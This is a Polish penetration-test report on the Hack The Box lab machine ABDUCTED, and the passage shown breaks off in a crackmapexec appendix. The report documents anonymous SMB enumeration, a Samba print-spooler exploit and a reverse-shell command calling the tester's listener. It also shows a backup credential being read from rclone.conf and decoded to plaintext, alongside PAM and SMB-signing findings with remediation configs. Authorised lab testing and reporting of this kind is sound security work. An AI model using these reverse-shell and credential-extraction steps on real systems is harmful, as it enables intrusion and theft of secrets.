



---

# Raport z Testu Penetracyjnego - ABDUCTED

---

|                         |                                                                 |
|-------------------------|-----------------------------------------------------------------|
| Scope                   | Hack The Box – ABDUCTED<br>(10.129.18.203)                      |
| Zakres testów           | System Linux, usługi SMB/Samba, SSH oraz<br>eskalacja uprawnień |
| Data rozpoczęcia testów | 06.06.2026                                                      |
| Data zakończenia testów | 08.06.2026                                                      |
| Zespół testujący        | Anna Mykal, Olha Denysiuk                                       |
| Wersja dokumentu        | 1.3                                                             |

## Historia wersji dokumentu

| Wersja | Data       | Autor         | Opis zmian                             |
|--------|------------|---------------|----------------------------------------|
| 1.0    | 08.06.2026 | Anna Mykal    | Utworzenie dokumentu                   |
| 1.1    | 08.06.2026 | Olha Denysiuk | Dodanie wyników testów i<br>podatności |
| 1.2    | 09.06.2026 | Anna Mykal    | Dodanie wyników testów i<br>podatności |
| 1.3    | 10.06.2026 | Olha Denysiuk | Wersja końcowa raportu                 |

Na podstawie art. 28 ust. 3 Rozporządzenia Parlamentu Europejskiego i Rady (UE) 2016/679 (RODO), Zleceniodawca powierza Zleceniobiorcy przetwarzanie danych osobowych w zakresie i na czas niezbędny do przeprowadzenia testów penetracyjnych oraz sporządzenia raportu końcowego. Zleceniobiorca zobowiązuje się do zachowania poufności przetwarzanych danych oraz wdrożenia odpowiednich środków technicznych i organizacyjnych chroniących te dane.

# Spis treści

|          |                                                                                                            |           |
|----------|------------------------------------------------------------------------------------------------------------|-----------|
| <b>1</b> | <b>Przegląd raportu</b>                                                                                    | <b>3</b>  |
| 1.1      | Streszczenie wykonawcze . . . . .                                                                          | 3         |
| 1.2      | Podsumowanie techniczne . . . . .                                                                          | 4         |
| <b>2</b> | <b>Zakres testu</b>                                                                                        | <b>4</b>  |
| 2.1      | Parametry testu . . . . .                                                                                  | 4         |
| 2.2      | Ograniczenia testu . . . . .                                                                               | 4         |
| <b>3</b> | <b>Metodologia</b>                                                                                         | <b>5</b>  |
| 3.1      | Faza 1 – Rekonesans i skanowanie . . . . .                                                                 | 5         |
| 3.2      | Faza 2 – Enumeracja SMB . . . . .                                                                          | 5         |
| 3.3      | Faza 3 – Eksploatacja . . . . .                                                                            | 5         |
| 3.4      | Faza 4 – Post-exploitation . . . . .                                                                       | 5         |
| 3.5      | Klasyfikacja ryzyka . . . . .                                                                              | 5         |
| <b>4</b> | <b>Znaleziska techniczne</b>                                                                               | <b>6</b>  |
| 4.1      | Ryzyko Krytyczne . . . . .                                                                                 | 7         |
| 4.1.1    | Nieautoryzowane zdalne wykonanie kodu przez usługę drukowania Samba (ABD-01-001) . . . . .                 | 7         |
| 4.2      | Ryzyko Wysokie . . . . .                                                                                   | 10        |
| 4.2.1    | Odczyt i odszyfrowanie poświadczeń backupowych z rclone.conf (ABD-01-002) . . . . .                        | 10        |
| 4.3      | Ryzyko Średnie . . . . .                                                                                   | 12        |
| 4.3.1    | Nieautoryzowana sesja SMB umożliwiająca enumerację udziałów i użytkowników (ABD-01-003) . . . . .          | 12        |
| 4.3.2    | <b>Potencjalnie błędna konfiguracja PAM wpływająca na kontrolę uwierzytelniania</b> (ABD-01-004) . . . . . | 15        |
| 4.3.3    | SMB Signing nie jest wymagany (ABD-01-005) . . . . .                                                       | 16        |
| 4.3.4    | Słaba polityka haseł (ABD-01-006) . . . . .                                                                | 18        |
| 4.4      | Ryzyko Niskie . . . . .                                                                                    | 20        |
| 4.4.1    | Ryzykowna konfiguracja SSH: PermitRootLogin yes (ABD-01-007) . . . . .                                     | 20        |
| 4.4.2    | Ujawnienie czasu systemowego przez ICMP Timestamp (ABD-01-008) . . . . .                                   | 22        |
| <b>5</b> | <b>Rekomendacje strategiczne</b>                                                                           | <b>23</b> |
| 5.1      | Krótkoterminowe (0–30 dni) . . . . .                                                                       | 23        |
| 5.2      | Średnioterminowe (30–90 dni) . . . . .                                                                     | 23        |
| 5.3      | Długoterminowe (3–12 miesięcy) . . . . .                                                                   | 23        |
| <b>6</b> | <b>Tabela priorytetów naprawczych</b>                                                                      | <b>24</b> |
| <b>7</b> | <b>Post-exploitation</b>                                                                                   | <b>27</b> |
| <b>8</b> | <b>Narzędzia</b>                                                                                           | <b>29</b> |

|           |                                            |           |
|-----------|--------------------------------------------|-----------|
| <b>9</b>  | <b>Załączniki – wyniki skanowania</b>      | <b>30</b> |
| <b>10</b> | <b>Załącznik — Wybrane logi techniczne</b> | <b>32</b> |

# 1 Przegląd raportu

## 1.1 Streszczenie wykonawcze

Przeprowadzono test bezpieczeństwa serwera ABDUCTED (10.129.18.203) w środowisku testowym Hack The Box. Celem było sprawdzenie, czy osoba nieuprawniona mogłaby uzyskać dostęp do systemu lub znajdujących się na nim danych.

W trakcie testów wykryto 8 problemów związanych z bezpieczeństwem: 1 krytyczną, 1 wysokiego ryzyka, 4 średniego ryzyka oraz 2 niskiego ryzyka.

Najpoważniejszy problem umożliwiał osobie z zewnątrz uruchamianie własnych poleceń na serwerze bez autoryzacji, co mogło prowadzić do przejęcia kontroli nad częścią systemu. Dodatkowo znaleziono plik zawierający dane dostępowe do kopii zapasowych, które mogły zostać wykorzystane do uzyskania nieautoryzowanego dostępu do przechowywanych danych.

Aby ograniczyć ryzyko, zaleca się:

- wyłączenie lub zabezpieczenie podatnej funkcji udostępniania drukarek,
- zablokowanie anonimowego dostępu do udostępnionych zasobów,
- zmianę ujawnionych haseł i danych dostępowych,
- wdrożenie dodatkowych zabezpieczeń komunikacji sieciowej.

Szczegółowy opis wszystkich problemów oraz rekomendowanych działań naprawczych znajduje się w dalszej części raportu.

## 1.2 Podsumowanie techniczne

W wyniku przeprowadzonego testu penetracyjnego zidentyfikowano krytyczną podatność umożliwiającą zdalne wykonanie kodu bez uwierzytelnienia w SMB (ABD-01-001). Łańcuch ataku wykorzystał anonimową sesję SMB oraz udział drukarki HP-Reception, co doprowadziło do uzyskania aktywnego reverse shell na listenerze 10.10.15.231:4444.

Po uzyskaniu dostępu odczytano plik `/opt/offsite-backup/rcclone.conf` i odzyskano poświadczenia konta `svc-backup` do hosta `backup.hartley-group.internal` (ABD-01-002). Dodatkowo potwierdzono anonimowy dostęp SMB (ABD-01-003), brak wymuszenia SMB Signing (ABD-01-005), słabą politykę haseł (ABD-01-006) oraz ryzykowną konfigurację SSH (ABD-01-007).

Skuteczna eskalacja do `root`, trwała persistence oraz lateral movement nie zostały potwierdzone w dostarczonym materiale testowym.

## 2 Zakres testu

### 2.1 Parametry testu

- **Cel:** ABDUCTED
- **IP Adres:** 10.129.18.203
- **Testowane usługi:** SSH (22/TCP), SMB (139/TCP, 445/TCP)
- **Środowisko:** Hack The Box
- **Charakter środowiska:** STAGING / środowisko nieprodukcyjne
- **Metodyka:** Testy automatyczne i manualne
- **Główne narzędzia:** Nessus, Nmap, SMBClient, Enum4Linux, RPCClient, NetExec, LinPEAS

Prace obejmowały identyfikację powierzchni ataku, analizę konfiguracji usług, enumerację zasobów sieciowych, weryfikację podatności wykrytych przez skanery oraz działania post-exploitation po uzyskaniu wykonania kodu. Zgodnie z założeniami projektu organizacja udzieliła zgody na wykorzystanie wszystkich technik niezbędnych do kompleksowej oceny bezpieczeństwa badanego systemu.

### 2.2 Ograniczenia testu

- Brak dokumentacji architektury (test typu black-box).
- Środowisko o charakterze nieprodukcyjnym (STAGING).
- Brak retestu napraw po zakończeniu testu.

## 3 Metodologia

Testy zostały przeprowadzone zgodnie z metodyką obejmującą rekonesans, enumerację, analizę podatności, eksploatację oraz działania post-exploitation.

### 3.1 Faza 1 – Rekonesans i skanowanie

W pierwszym etapie wykonano automatyczne skanowanie bezpieczeństwa z wykorzystaniem narzędzia Nessus. Następnie przeprowadzono manualną weryfikację wyników przy użyciu Nmap w celu identyfikacji otwartych portów oraz wersji uruchomionych usług. Zidentyfikowano usługi SMB oraz SSH, brak wymuszenia SMB Signing, możliwość anonimowego dostępu do SMB oraz dostępne udziały sieciowe.

### 3.2 Faza 2 – Enumeracja SMB

Kolejny etap obejmował szczegółową enumerację SMB z wykorzystaniem narzędzi `smbclient`, `enum4linux`, `rpcclient` oraz `netexec`. W ramach enumeracji zidentyfikowano dostępne udziały sieciowe, użytkowników systemu oraz obowiązującą politykę haseł.

### 3.3 Faza 3 – Eksploatacja

Przeprowadzono eksploatację podatności w funkcjonalności Samba Print Spooler, co doprowadziło do uzyskania zdalnego wykonania kodu oraz ustanowienia połączenia reverse shell z testowanym systemem.

### 3.4 Faza 4 – Post-exploitation

Po uzyskaniu dostępu wykonano lokalną enumerację systemu Linux, analizę procesów, kont użytkowników, aktywnych usług oraz konfiguracji Samby. Wykorzystano narzędzie LinPEAS do automatycznego wyszukiwania błędnych konfiguracji i potencjalnych ścieżek eskalacji uprawnień. Odnaleziono pliki backupowe `rclone.conf` i odzyskano dodatkowe poświadczenia.

### 3.5 Klasyfikacja ryzyka

W raporcie zastosowano skalę ryzyka opartą na CVSS v4.0:

| Poziom   | Zakres   | Znaczenie                                                 |
|----------|----------|-----------------------------------------------------------|
| Critical | 9.0–10.0 | Kompromitacja serwera, dostęp do danych wysokiej wartości |
| High     | 7.0–8.9  | Dostęp do ważnych danych, wymaga pewnych warunków         |
| Medium   | 4.0–6.9  | Eksploatacja zależy od czynników zewnętrznych             |
| Low      | 0.1–3.9  | Minimalny wpływ lub trudna eksploatacja                   |

## 4 Znaleziska techniczne

Poniższa tabela przedstawia łączną liczbę podatności wykrytych podczas testu penetracyjnego. Podatności zostały skategoryzowane na podstawie poziomu ryzyka, obliczonego zgodnie z systemem Common Vulnerability Scoring System (CVSS) v4.0.

### Poziom ryzyka i całkowita liczba wykrytych podatności

| Poziom ryzyka     | Niski<br>(0.1-3.9) | Średni<br>(4.0-6.9) | Wysoki<br>(7.0-8.9) | Krytyczny<br>(9.0-10.0) |
|-------------------|--------------------|---------------------|---------------------|-------------------------|
| Liczba podatności | 2                  | 4                   | 1                   | 1                       |

Poniższa tabela przedstawia wykryte podatności z podziałem na ogólny wynik ryzyka, wpływ i możliwość eksploatacji. Wyniki zostały obliczone zgodnie z CVSS v4.0

### Podsumowanie podatności według wyniku bazowego

| Risk Summary                                                                                    | Overall Risk Score | Impact | Exploitability |
|-------------------------------------------------------------------------------------------------|--------------------|--------|----------------|
| [h] Samba Print Spooler RCE<br>(ABD-01-001)                                                     | 9.8                | 9.8    | 10             |
| Backup Credentials Exposure<br>(ABD-01-002)                                                     | 8.1                | 8.1    | 10             |
| Anonymous SMB Access<br>(ABD-01-003)                                                            | 5.3                | 5.3    | 10             |
| Potencjalnie błędna konfiguracja<br>PAM wpływająca na kontrolę<br>uwierzytelniania (ABD-01-004) | 5.5                | 5.5    | 10             |
| SMB Signing Not Required<br>(ABD-01-005)                                                        | 5.3                | 5.3    | 10             |
| Weak Password Policy<br>(ABD-01-006)                                                            | 5.0                | 5.0    | 10             |
| PermitRootLogin yes<br>(ABD-01-007)                                                             | 3.7                | 3.7    | 10             |
| ICMP Timestamp Disclosure<br>(ABD-01-008)                                                       | 2.1                | 2.1    | 10             |

## 4.1 Ryzyko Krytyczne

### 4.1.1 Nieautoryzowane zdalne wykonanie kodu przez usługę drukowania Samba (ABD-01-001)

**Threat Level:** Critical (9.8)

**Opis:** Na hoście potwierdzono skuteczne zdalne wykonanie kodu prowadzące do uzyskania reverse shell jako `nobody`. Łańcuch ataku opierał się na anonimowym dostępie do SMB i wykorzystaniu udostępnionej drukarki HP-Reception. Po uruchomieniu dostarczonego PoC uzyskano aktywne połączenie na listenerze `nc -lvnp 4444`, a następnie potwierdzono wykonanie kodu poleceniami `id` i `hostname`.

**Potencjalny wpływ biznesowy:** Atakujący uzyskuje zdalne wykonanie kodu na hoście bez wcześniejszego uwierzytelnienia w SMB. W praktyce pozwala to na pełne przejęcie kontekstu procesu Samby, wykonanie lokalnej enumeracji, odczyt plików dostępnych dla tego kontekstu oraz dalsze przygotowanie eskalacji uprawnień i ruchu bocznego.

**Podatny host:** 10.129.18.203 / SMB 445/tcp / udział drukarki HP-Reception / interfejs `\pipe\spoolss`

#### Szczegóły eksploatacji:

1. Potwierdzić obecność udziału drukarki: `smbclient -L //10.129.18.203 -N`.
2. Uruchomić listener po stronie testera: `nc -lvnp 4444`.
3. Uruchomić dostarczony PoC: `python3 exploit.py`.
4. Zweryfikować wynik PoC: `[+] job submitted`.
5. Potwierdzić uzyskany shell: `id, hostname`.

```
$ python3 exploit.py
[+] job submitted
$ nc -lvnp 4444
connect to [10.10.15.231] from (UNKNOWN) [10.129.18.203] 53586
nobody@abducted:/var/spool/samba$
nobody 2565 bash -c bash -i >& /dev/tcp/10.10.15.231/4444 0>&1
nobody 2567 bash -i
```



```
(kali㉿kali)-[~/Downloads]
$ smbclient -L //10.129.18.203 -N

      Sharename      Type      Comment
      -----
      HP-Reception    Printer    Reception printer
      projects        Disk       Hartley Group Project Files
      transfer        Disk       Staff file transfer
      IPC$            IPC        IPC Service (Hartley Group Document Service
s)
Reconnecting with SMB1 for workgroup listing.
smbXcli_negprot_smb1_done: No compatible protocol selected by server.
Protocol negotiation to server 10.129.18.203 (for a protocol between LANMAN1
and NT1) failed: NT_STATUS_INVALID_NETWORK_RESPONSE
Unable to connect with SMB1 -- no workgroup available

(kali㉿kali)-[~/Downloads]
$
```

Załącznik 1: Lista udziałów SMB dostępnych bez uwierzytelnienia, w tym udział drukarki HP-Reception

```
(kali㉿kali)-[~]
$ nano exploit.py


(kali㉿kali)-[~]
$ python3 exploit.py
[+] job submitted

(kali㉿kali)-[~]
$
```

Załącznik 2: Wykaz udziałów SMB z widocznym udziałem HP-Reception

```
(kali㉿kali)-[~]
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.15.231] from (UNKNOWN) [10.129.18.203] 53586
bash: cannot set terminal process group (2493): Inappropriate ioctl for device
bash: no job control in this shell
nobody@abducted:/var/spool/samba$
```

Załącznik 3: Potwierdzenie exploita i aktywnego reverse shell



Załącznik 4: Potwierdzenie dostępu do udziału HP-Reception bez uwierzytelnienia

**Rekomendowana naprawa:** Najbezpieczniejszą opcją jest całkowite wyłączenie funkcji drukowania w Sambie, jeśli nie jest wymagana. Jeżeli drukowanie musi pozostać aktywne, należy jednocześnie usunąć anonimowy dostęp i zaktualizować Smbę do wersji zawierającej poprawkę dla wykorzystywanego błędu. Minimalna konfiguracja zabezpieczająca:

```
[ global ]
  map to guest = Never
  load printers = no
  disable spoolss = yes
[ HP-Reception ]
  guest ok = no
  browseable = no
  valid users = @print_operators
```

#### Referencje:

- CVE-2026-4480 (Samba print-command injection)
- CWE-94 (Improper Control of Generation of Code)
- MITRE ATT&CK T1210 (Exploitation of Remote Services)

## 4.2 Ryzyko Wysokie

### 4.2.1 Odczyt i odszyfrowanie poświadczeń backupowych z rclone.conf (ABD-01-002)

**Threat Level:** High (8.1)

**Opis:** Z poziomu uzyskanego shella jako nobody odczytano plik konfiguracyjny

/opt/offsite-backup/rclone.conf, a następnie odszyfrowano zapisane w nim poświadczenie przy pomocy rclone reveal. Materiał pokazuje nazwę wewnętrznego hosta backupowego, nazwę użytkownika oraz odzyskanie jawnego sekretu. Faktyczne użycie tych poświadczeń do logowania na host backupowy nie zostało potwierdzone.

**Potencjalny wpływ biznesowy:** Dostępne z kontekstu nobody poświadczenia backupowe tworzą bezpośredni most do dalszego ruchu bocznego i potencjalnego dostępu do kopii zapasowych lub infrastruktury backupowej.

**Podatny host:** 10.129.18.203 / plik /opt/offsite-backup/rclone.conf

**Szczegóły eksploatacji:**

1. Z poziomu lokalnego shella odczytać plik: `cat /opt/offsite-backup/rclone.conf`.
2. Wyodrębnić zakodowaną wartość pola `pass`.
3. Odszyfrować wartość: `rclone reveal <zakodowana_wartosc>`.

```
[ offsite ]
type = sftp
host = backup.hartley-group.internal
user = svc-backup
pass = HZKAxfnMj-...[zredagowano]
shell_type = unix
```

```
(kali㉿kali)-[~]
$ nc -lvp 4444
listening on [any] 4444 ...
connect to [10.10.15.231] from (UNKNOWN) [10.129.18.203] 53586
bash: cannot set terminal process group (2493): Inappropriate ioctl for device
bash: no job control in this shell
nobody@abducted:/var/spool/samba$ id
id
uid=65534(nobody) gid=65534(nogroup) groups=65534(nogroup)
nobody@abducted:/var/spool/samba$ hostname
hostname
abducted
nobody@abducted:/var/spool/samba$ cat /opt/offsite-backup/rclone.conf
cat /opt/offsite-backup/rclone.conf
[offsite]
type = sftp
host = backup.hartley-group.internal
user = svc-backup
pass = HZKAxfnMj-nLm59X9gpcC2ohjQL-WqVT6yRsNw
shell_type = unix
nobody@abducted:/var/spool/samba$ rclone reveal HZKAxfnMj-nLm59X9gpcC2ohjQL-WqVT6yRsNw
<clone reveal HZKAxfnMj-nLm59X9gpcC2ohjQL-WqVT6yRsNw
iXzvcib3SrpZ
nobody@abducted:/var/spool/samba$
```

Załącznik 5: Odczyt pliku rclone.conf i odzyskanie poświadczeń backupowych

**Rekomendowana naprawa:** Poświadczenia backupowe należy traktować jako skompromitowane i niezwłocznie dokonać ich rotacji. Sam plik konfiguracyjny musi zostać przeniesiony do kontekstu niedostępnego dla procesów Samby i innych usług niskouprzywilejowanych.

```
chown root:root /opt/offsite-backup/rclone.conf
chmod 600 /opt/offsite-backup/rclone.conf
```

Dodatkowo należy odseparować poświadczenia od pliku konfiguracyjnego i przechowywać je w menedżerze sekretów.

#### Referencje:

- CWE-522 (Insufficiently Protected Credentials)
- MITRE ATT&CK T1552 (Unsecured Credentials)

## 4.3 Ryzyko Średnie

### 4.3.1 Nieautoryzowana sesja SMB umożliwiająca enumerację udziałów i użytkowników (ABD-01-003)

**Threat Level:** Moderate (5.3)

**Opis:** Host dopuszcza sesję SMB bez uwierzytelnienia. W wyniku takiej sesji udało się ujawnić nazwę hosta, workgroup, listę udziałów oraz konto lokalne `scott`. Narzędzia `enum4linux`, `smbclient`, `netexec` i `rpcclient` potwierdziły, że anonimizacja po stronie SMB nie została wymuszona.


**Potencjalny wpływ biznesowy:** Anonimowa sesja SMB pozwala zewnętrznemu atakującemu na rekonesans udziałów, użytkowników i szczegółów hosta bez autentykacji. W badanym przypadku stało się bezpośrednim krokiem wejściowym do zdalnego wykonania kodu.

**Podatny host:** 10.129.18.203 / SMB 139/tcp, 445/tcp


**Szczegóły eksploatacji:**

1. `smbclient -L //10.129.18.203 -N`
2. `enum4linux -a 10.129.18.203`
3. `netexec smb 10.129.18.203`
4. `rpcclient -U "" -N 10.129.18.203 → enumdomusers`


```
[+] Server 10.129.18.203 allows sessions using username '', password ''
Sharename      Type      Comment
HP-Reception   Printer   Reception printer
projects        Disk      Hartley Group Project Files
transfer        Disk      Staff file transfer
SMB 10.129.18.203 445 ABDUCTED (signing:False) (Null Auth:True)
user:[scott] rid:[0x3e8]
```




Załącznik 6: Wynik Nessusa potwierdzający dostęp do udziałów SMB z użyciem sesji anonimowej



Załącznik 7: Enumeracja udziałów SMB wykrytych na hoście ABDUCTED



Załącznik 8: Wynik NetExec potwierdzający Null Auth: True oraz ujawnienie użytkownika scott



Załącznik 9: Anonimowa enumeracja użytkownika scott / Scott Mercer przez rpcclient.

**Rekomendowana naprawa:** Należy całkowicie wyłączyć sesje anonimowe i dostęp gościnny w Smbie.

```
[global]
  map to guest = Never
  restrict anonymous = 2
[HP-Reception]
  guest ok = no
  browseable = no
```

## Referencje:

- CWE-306 (Missing Authentication)
- CIS Benchmark for Samba – Control 3.1

### 4.3.2 Potencjalnie błędna konfiguracja PAM wpływająca na kontrolę uwierzytelniania (ABD-01-004)

**Threat Level:** Moderate (5.5)

**Opis:** Podczas lokalnej enumeracji systemu po uzyskaniu shella jako nobody wykryto nietypową i potencjalnie niebezpieczną konfigurację PAM. W logach LinPEAS widoczne są wpisy `pam_permit.so` w plikach odpowiedzialnych za uwierzytelnianie, autoryzację, obsługę haseł i sesji. Moduł `pam_permit.so` domyślnie zezwala na dostęp, dlatego taka konfiguracja może prowadzić do obejścia mechanizmów kontroli dostępu. W dostarczonym materiale nie ma jednak testu skutecznego logowania z wykorzystaniem tej konfiguracji, dlatego podatność należy oznaczyć jako częściowo potwierdzoną i wymagającą walidacji

**Potencjalny wpływ biznesowy:** Błędna konfiguracja PAM może osłabić lub całkowicie unieważnić mechanizmy uwierzytelniania i kontroli dostępu. W zależności od pełnej konfiguracji systemu może to umożliwić nieautoryzowane logowanie, zmianę hasła lub tworzenie sesji bez prawidłowej weryfikacji użytkownika. Ze względu na brak testu praktycznego wpływ wymaga potwierdzenia w sieci

**Podatny host:** 10.129.18.203 / lokalny system Linux / `/etc/pam.d/common-auth`, `/etc/pam.d/common-account`, `/etc/pam.d/common-password`, `/etc/pam.d/common-session`

#### Szczegóły eksploatacji:

1. Uzyskać lokalny shell na hoście
2. Sprawdzić pliki PAM (`cat /etc/pam.d/common-auth`, `common-account`, `common-password`, `common-session`)
3. Zweryfikować obecność wpisów `pam_permit.so`
4. W sieci sprawdzić, czy konfiguracja realnie pozwala na obejście uwierzytelniania lub ustawiania haseł.

```
/etc/pam.d/common-account
account required pam\__permit.so
/etc/pam.d/common-password
password required pam\__permit.so
/etc/pam.d/common-session
session required pam\__permit.so
/etc/pam.d/common-auth
auth required pam\__permit.so
```

**Rekomendowana naprawa:** Należy ręcznie przejrzeć konfigurację PAM i usunąć niebezpieczne użycie `pam_permit.so` z plików odpowiedzialnych za uwierzytelnianie, hasła, konto i sesję. Konfigurację należy zastąpić standardowymi modułami, np. `pam_unix.so`, `pam_deny.so`, `pam_pwquality.so` i `pam_pwhistory.so`, zgodnie z polityką systemu. Po zmianach trzeba wykonać test logowania, test zmiany hasła oraz test odrzucenia błędnych poświadczeń.



### 4.3.3 SMB Signing nie jest wymagany (ABD-01-005)

**Threat Level:** Moderate (5.3)

**Opis:** Na poziomie SMB2/3 podpisywanie komunikacji jest włączone, ale nie jest wymagane. Problem został potwierdzony przez Nessusa, Nmap oraz crackmapexec/netexec. Takie ustawienie umożliwia scenariusze ataków typu MitM/relay w sieci.

**Potencjalny wpływ biznesowy:** Nieobowiązkowe podpisywanie SMB obniża integralność transportu i może ułatwić ataki relay, modyfikację pakietów lub podszywanie się pod serwer.

**Podatny host:** 10.129.18.203 / SMB 445/tcp

**Szczegóły eksploatacji:**

1. Wykonać skan Nessus lub odczytać wynik istniejącego skanu.
2. `sudo nmap -p 445 -sV -sC 10.129.18.203`
3. `netexec smb 10.129.18.203`

```
SMB Signing not required
```

```
smb2-security-mode:
```

```
3.1.1:
```

```
Message signing enabled but not required
(signing:False)
```

```
(kali@kali)~$ netexec smb 10.129.18.203 --shares
SMB 10.129.18.203 445 ABDUCTED [*] Unix - Samba (name:ABDUCTED) (domain:ABDUCTED) (signing:False) (SMBv1=None) (Null Auth=True)
SMB 10.129.18.203 445 ABDUCTED [-] Error enumerating shares: STATUS_USER_SESSION_DELETED
```

Załącznik 10: Wynik NetExec potwierdzający brak wymuszenia SMB Signing (signing:False)

**SEVERITY** MEDIUM

**SMB Signing not required**

**Description**  
Signing is not required on the remote SMB server. An unauthenticated, remote attacker can exploit this to conduct man-in-the-middle attacks against the SMB server.

**Solution**  
Enforce message signing in the host's configuration. On Windows, this is found in the policy setting "Microsoft network server: Digitally sign communications (always)". On Samba, the setting is called "server signing". See the "See also" links for further details.

**See Also**  
<http://www.nessus.org/u3df39bb3>  
<http://technet.microsoft.com/en-us/library/cc731957.aspx>  
<http://www.nessus.org/u74b80723>  
<https://www.samba.org/samba/docs/current/man-html/smb.conf.5.html>  
<http://www.nessus.org/u7a3c0cda>

**Output**  
No output recorded.  
To see debug logs, please visit individual host

| Port         | Hosts         |
|--------------|---------------|
| 445/tcp/cifs | 10.129.18.203 |

**Plugin Details**

Severity: Medium  
ID: 57608  
Version: 1.20  
Type: remote  
Family: Misc.  
Published: January 19, 2012  
Modified: October 5, 2022

**Risk Information**

Risk Factor: Medium

**CVSS v3.0 Base Score: 5.3**  
CVSS v3.0 Vector: CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:A/N  
CVSS v3.0 Temporal Vector: CVSS:3.0/E:U/RL:O/R:C  
CVSS v3.0 Temporal Score: 4.6  
CVSS v2.0 Base Score: 5.0  
CVSS v2.0 Temporal Score: 3.7  
CVSS v2.0 Vector: CVSS2#AV:N/AC:L/Au:N/C:N/I:P/AN  
CVSS v2.0 Temporal Vector: CVSS2#E:U/RL:O/R:C

Załącznik 11: Wynik Nessus – SMB Signing not required

```
(kali@kali)-[~]
$ sudo nmap -p- -sV -sC 10.129.18.203
Starting Nmap 7.98 ( https://nmap.org ) at 2026-06-08 15:43 -0400
Nmap scan report for 10.129.18.203
Host is up (0.037s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 9.6p1 Ubuntu 3ubuntu13.16 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 0c:4b:d2:76:ab:10:06:92:05:dc:f7:55:94:7f:18:df (ECDSA)
|_  256 2d:6d:4a:4c:ee:2e:11:b6:c8:90:e6:83:e9:df:38:b0 (ED25519)
139/tcp    open  netbios-ssn Samba smbd 4
445/tcp    open  netbios-ssn Samba smbd 4
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_ nbstat: NetBIOS name: ABDUCTED, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2026-06-08T19:44:27
|_  start_date: N/A

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 45.71 seconds

(kali@kali)-[~]
$
```

Załącznik 12: Wynik Nmap potwierdzający konfigurację Message signing enabled but not required

```
(kali@kali)-[~]
$ crackmapexec smb 10.129.18.203
[*] First time use detected
[*] Creating home directory structure
[*] Creating default workspace
[*] Initializing LDAP protocol database
[*] Initializing FTP protocol database
[*] Initializing SMB protocol database
[*] Initializing WINRM protocol database
[*] Initializing SSH protocol database
[*] Initializing RDP protocol database
[*] Initializing MSSQL protocol database
